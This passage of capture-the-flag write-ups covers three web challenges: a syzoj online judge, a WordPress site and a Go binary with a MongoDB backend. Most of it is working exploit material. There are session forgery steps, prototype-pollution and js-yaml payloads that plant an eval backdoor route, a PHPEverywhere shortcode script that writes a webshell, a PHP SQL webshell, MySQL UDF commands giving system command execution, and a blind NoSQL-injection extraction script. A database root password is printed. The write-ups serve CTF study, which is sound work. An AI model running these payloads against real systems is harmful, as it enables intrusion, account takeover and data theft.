    ...
```

Construct specific data to import to the website, you can make problem.type as submit-answer

```
{"success":true,"obj":{"title":"A+B Problem","description":"焯","input_format":"一行，两个整数 $a,b$ 。","output_format":"一行， $a+b$ 的值","example":"#### 样例输入 #1\r\n```\r\n5 7\r\n```\r\n\r\n#### 样例输出 #1\r\n```\r\n12\r\n```","limit_and_hint":"```cpp\r\n#include <cstdio>\r\nusing namespace std;\r\nint main() {\r\n    int a, b;\r\n    scanf(\"%d %d\", &a, &b);\r\n    printf(\"%d\", a + b);\r\n    return 0;\r\n}\r\n```","time_limit":1000,"memory_limit":256,"have_additional_file":false,"file_io":false,"file_io_input_name":null,"file_io_output_name":null,"type":"submit-answer","tags":[]}}
```

From the project wiki [Website Deployment Guide · syzoj/syzoj Wiki (github.com)](), the files that can be modified (folder) has data , sessions , web.json.

Modify the session file to log in to any user

app.js line 239

```
loadHooks() {
    let Session = require('express-session');
    let FileStore = require('session-file-store')(Session);
    let sessionConfig = {
      secret: this.config.session_secret,
      cookie: { httpOnly: false },
      rolling: true,
      saveUninitialized: true,
      resave: true,
      store: new FileStore({ retries: 0 }),
    };
    if (syzoj.production) {
      app.set('trust proxy', 1);
      sessionConfig.cookie.secure = false;
    }
    app.use(Session(sessionConfig));

    app.use((req, res, next) => {
      res.locals.useLocalLibs = !!parseInt(req.headers['syzoj-no-cdn']) || syzoj.config.no_cdn;

      let User = syzoj.model('user');
      ...
```

Use express-session (or through local debugging) to know the format of the cookie `s:C86GyzIokdT_pIW46nlrSZSdoWiDWF3T.aPyNbzkQ1NOkSmY5pJhP+RvHr/5wGICufnE6ZIg2Iuc`

`s:(random string1).HMAC-sha256((random string1),session_secret)`

The session file is stored in sessions/random string1.json

session file content:

`{"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":false,"path":"/"},"user_id":5,"__lastAccess":1644991818000}`

Control user_id to log in to any user

Note that there is a pit here, you need to use another user to modify the session file, otherwise the session file will be occupied and cannot be modified

Found flag in unpublished topic of oct user

2、unexpected solution

(1) CVE-2020-8158

Prototype pollution vulnerability in the TypeORM package < 0.2.25 may allow attackers to add or modify Object properties leading to further denial of service or SQL injection attacks.

Send the data below to {host}/article/0/edit will cause rce

```
data = {"title":"rce","content":{"__proto__":{"outputFunctionName":"ee;app.use('/rce',(q,r)=>r.send(eval(q.body.c)));return 'rce!';//"}}}
```

(2) WS-2019-0063

Js-yaml prior to 3.13.1 are vulnerable to Code Injection. The load() function may execute arbitrary code injected through a malicious YAML file.

Upload the data below to the problem created will cause rce

```
{ toString: !<tag:yaml.org,2002:js/function> 'function (){app.use("/rce",(q,r)=>r.send(eval(q.body.c)));}' } : 1
```

(3)

https://github.com/syzoj/syzoj/blob/master/app.js#L276

```
if (req.cookies.login) {
    let obj;
    try {
        obj = JSON.parse(req.cookies.login);
        User.findOne({ where: { username: obj[0], password: obj[1] } })
   }
}
```

pass the data below can log in any accounts

```
password: { password: 1 }
```

NewestWordPress

The Vulnerability of this Challenge is actually very simple.
But how to find this vulnerability may be a little guessy.

CVE-2022-24663

PHPEverywhere RCE
Attackers can find a `UsersWP` plugin installed, but the challenge has nothing to do with it. This plugin is only for easy account registration, and grant Subscriber privileges to new users. You can execute shortcode via `parse-media-shortcode` action if you have Subscriber+ privileges. At the same time, there is a PHPEverywhere plugin installed, so you can execute any php code with the `[php_everything]` shortcode.

> I found most of scanners rely on readme.txt under plugin folder. Under normal circumstances, readme.txt has to be present in the plugin directory, but if the admin installs plugins that are not from official repository but by themselves manually, and then deletes readme.txt (since it's a quite simple that anyone could do, with no technical difficulties) , scanners would have considered that the plugin is not installed, and therefor losing a valid target. In this case, readme.txt was removed, attackers must modify the scanner fingerprints from readme.txt to the php file of the plugin. There is a feature in WordPress, where a 301 redirect to home page will be triggered if the file does not exist. If that does not trigger a 301 redirect, it means the file exists.

MySQL UDF Exploitation

You can get configs of MySQL in file `wp-config.php`.

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', '9Z98g4nmbJxrF5aYHvGaatyi354WxYyp' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

It connect MySQL using `root` user, therefor the MySQL UDF Exploit can be use to get a system shell.

There is a confusion with why the MySQL host is `127.0.0.1`, but the database container is not the same one, because the `network_mode` of k8s is named `container`, which allows multi-containers to use the same network stack.

Exps

Register a new user `test/testtest`, and start exploiting PHPEverywhere.

```
# getshell.py

import requests
import base64

# base_url = "<http://d3wordpress.d3ctf-challenge.n3ko.co>"
base_url = "<http://global-wordpress-d3ctf-challenge.n3ko.co>"

def getShell():
    sess = requests.session()
    login_url = base_url + "/wp-login.php"
    login_data = {
        "log": "test",
        "pwd": "testtest",
        "wp-submit": "Log In",
    }
    res = sess.post(login_url, data=login_data)
    # print(res.text)

    getShell_url = base_url + "/wp-admin/admin-ajax.php"
    encoded_payload =
'W3BocF9ldmVyeXdoZXJlXTw/cGhwCnByaW50KF9fRElSX18pOwokYjOnUEQ5d2FIQUtaWFpoYkNna1gxQ
lBVMVJiSjJGdWRDZGRLVHNLUHoOPSc7CmZpbGVfcHV0X2NvbnRlbnRzKF9fRElSX18uJy8uLi8uLi91cGx
vYWRzLzIwMjIvMDMvMS5waHAnLGJhc2U2NF9kZWNvZGUoJGIpKTsKPz5bL3BocF9ldmVyeXdoZXJlXQo='
    getShell_data = {
        "action": "parse-media-shortcode",
        "shortcode": base64.b64decode(encoded_payload),
    }
    sess.post(getShell_url, data=getShell_data)

def main():
    getShell()

if __name__ == "__main__":
    main()
```

Obtain a system shell, then upload a payload to connect to the database.

```
// mysql.php

<?php
error_reporting(E_ALL);
$mysqli = new
mysqli("127.0.0.1","root","9Z98g4nmbJxrF5aYHvGaatyi354WxYyp","wordpress");

$tmp = $mysqli->query($_POST['sql']);
$result = $tmp->fetch_all();
var_dump($result);
?>
```

Now start the MySQL UDF Exploit.

```
SELECT 0x7f454c...... INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so';
```

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';
```

```
SELECT sys_eval('ls /');
```

```
SELECT sys_eval('cat /ff114499_i5_h3Re');
```

Possible unexpeted solve

There is an Arbitrary file deletion vulnerability in the newest version of UsersWP plugin, where attackers can delete `wp-config.php` and that grants the possibility to reinstall WordPress, which means attackers can obtain an admin account. Attackers can now enter the management console, and locate the PHPEverywhere plugin, then exploit it after the gamebox is reset.

Off-topic

The purpose of putting the flag into the database container is that it will be compulsory for the challengers to examine the whole environment, rather than focusing on the web RCE. Speculation shows that many people would use High-Privilege user connecting to the database in practice, where unexpected information is observed during the process. Ultimately, examination of the whole environment is presumably an essential step to the success of every penetration.

:-)

d3fGo

Binaries in Web Reversing will not be overly tampered, obfuscation does not obstruct problem solving skills of the attackers. The strings presents the logic clearly.
Find the routes in JavaScript file.

```
routes: [{
                path: "/",
                redirect: "Login"
            }, {
                path: "/login",
                name: "Login",
                component: function() {
                    return n.e("chunk-1b59b85f").then(n.bind(null, "a55b"))
                }
            }, {
                path: "/admini/login",
                name: "AdminLogin",
                component: function() {
                    return n.e("chunk-4cd60f38").then(n.bind(null, "23b1"))
                }
            }]
```

Attackers can use `go version -m ./fgo` to find out what dependency the program import, and the Symbol Table can be restored by compiling a demo binary and patch it with `BinDiff`.


```
 ○ go version -m ./fgo
./fgo: zjeszGZS
```

```
        path    github.com/fgo
        mod     github.com/fgo  (devel)
        dep     github.com/alecthomas/participle/v2     v2.0.0-alpha7
h1:cK4vjjOVSgb3lN1nuKA5F7dw+1s1pWBe5bx7nNCnN+c=
        dep     github.com/fatih/color  v1.13.0
h1:8LOYc1KYPPmyKMuN8QV2DNRWNbLo6LZOiLs8+mlH53w=
        dep     github.com/flamego/flamego      v1.0.1
h1:rHcvSFcFHfoAEZUQoqXVyVig/xbsjF0/hm7Fo4oZCBo=
        dep     github.com/go-stack/stack       v1.8.0
h1:5SgMzNM5HxrEjV0ww2lTmX6E2Izsfxas4+YHWRs3Lsk=
        dep     github.com/golang/snappy        v0.0.1
h1:Qgr9rKW7uDUkrbSmQeiDsGa8SjGyCOGtuasMWwvp2P4=
        dep     github.com/json-iterator/go     v1.1.12
h1:PV8peI4a0ysnczrg+LtxykD8LfKY9ML6u2jnxaEnrnM=
        dep     github.com/klauspost/compress   v1.13.6
h1:P76CopJELS0TiO2mebmnzgWaajssP/EszplttgQxcgc=
        dep     github.com/mattn/go-colorable   v0.1.9
h1:sqDoxXbdeALODt0DAeJCVp38ps9ZogZEAXjus69YV3U=
        dep     github.com/mattn/go-isatty      v0.0.14
h1:yVuAays6BHfxijgZPzw+3Zlu5yQgKGP2/hcQbHb7S9Y=
        dep     github.com/modern-go/concurrent v0.0.0-20180228061459-e0a39a4cb421
     h1:ZqeYNhU3OHLH3mGKHDcjJRFFRrJa6eAM5H+CtDdOsPc=
        dep     github.com/modern-go/reflect2   v1.0.2
h1:xBagoLtFs94CBntxluKeaWgTMpvLxC4ur3nMaC9Gz0M=
        dep     github.com/pkg/errors   v0.9.1
h1:FEBLx1zS214owpjy7qsBeixbURkuhQAwrK5UwLGTwt4=
        dep     github.com/xdg-go/pbkdf2        v1.0.0
h1:Su7DPu48wXMwC3bs7MCNG+z4FhcyEuz5dlvchbq0B0c=
        dep     github.com/xdg-go/scram v1.0.2
h1:akYIkZ28e6A96dkWNJQu3nmCzH3YfwMPQExUYDaRv7w=
        dep     github.com/xdg-go/stringprep    v1.0.2
h1:6iq84/ryjjeRmMJwxutI51F2GIPlP5BfTvXHeYjyhBc=
        dep     github.com/youmark/pkcs8        v0.0.0-20181117223130-1be2e3e5546d
     h1:splanxYIlg+5LfHAM6xpdFEAYOk8iySO56hMFq6uLyA=
        dep     go.mongodb.org/mongo-driver     v1.8.2
h1:8ssUXufb90ujcIvR6MyE1SchaNj0SFxsakiZgxIyrMk=
        dep     golang.org/x/crypto     v0.0.0-20201216223049-8b5274cf687f
h1:aZp0e2vLN4MToVqnjNEYEtrEA8RH8U8FN1CU7JgqsPU=
        dep     golang.org/x/sync       v0.0.0-20190911185100-cd5d95a43a6e
h1:vcxGaoTs7kV8m5Np9uUNQin4BrLOthgV7252N8V+FwY=
        dep     golang.org/x/sys        v0.0.0-20210630005230-0f9fa26af87c
h1:F1jZWGFhYfh0Ci55sIpILtKKK8p3i2/krTr0H1rg74I=
        dep     golang.org/x/text       v0.3.5
h1:i6eZZ+zk0SOf0xgBpEpPD18qWcJda6q1sxt3S0kzyUQ=
        dep     gopkg.in/ini.v1 v1.66.3
h1:jRskFVxYaMGAMUbN0UZ7niA9gzL9B49DOqE78vg0k3w=
```


An error would occurs if executing the binary (I copied the code from the project I wrote before, and forgot modify the `config/bot.ini` LOL)


```
[config] load 'config/bot.ini': open config/web.ini: no such file or directory
```

Search the string `config/bot.ini` in IDA Pro and find which function quote.





The code shows that is a MongoDB config loader, which reminds us of nosql Injection.
By searching the string `Find the Secret` and we can get the struct binding the parameters.





By searching string `Invalid username or password`, we can get another struct.





So we got two structs in two APIs.

```
// /api/Login
type LoginForm struct {
    Username string `json:"username"`
    Password string `json:"password"`
}
```

```
// /api/Admini/Login
type AdminiLoginForm struct {
    Username interface{} `json:"username"`
    Password interface{} `json:"password"`
    Seeecret interface{} `json:"seeecret"`
}
```

In API `/api/Admini/Login`, all parameters can be exploit with nosql Injection.

Exp as bellow:

```
import requests
import string

# base_url = '<http://127.0.0.1:22830>'
base_url = '<http://8a4f0fe099.fgo-d3ctf-challenge.n3ko.co>'
target_url = '/api/Admini/Login'
payload = {
    "username": {
        "$regex": "^"
    },
    "password": {
        "$regex": "^"
    },
    "seeecret": {
        "$regex": "^"
    }
}
table = string.printable
reg_l = '.+*?|'

def blind(ind):
    target = '^'
    s = requests.session()
    url = base_url + target_url
    while True:
        for c in table:
            temp = (c if c not in reg_l else '\\\\' + c)
            payload[ind]['$regex'] = target + temp
            r = s.post(url, json=payload)
            if r.status_code == 200:
                print(payload[ind]['$regex'])
                target += temp
                break
        if payload[ind]['$regex'][-1] == '$':
            break

def main():
    # blind('username')
```

```
    # blind('password')
    blind('seeecret')

    print(payload)

if __name__ == '__main__':
    main()
```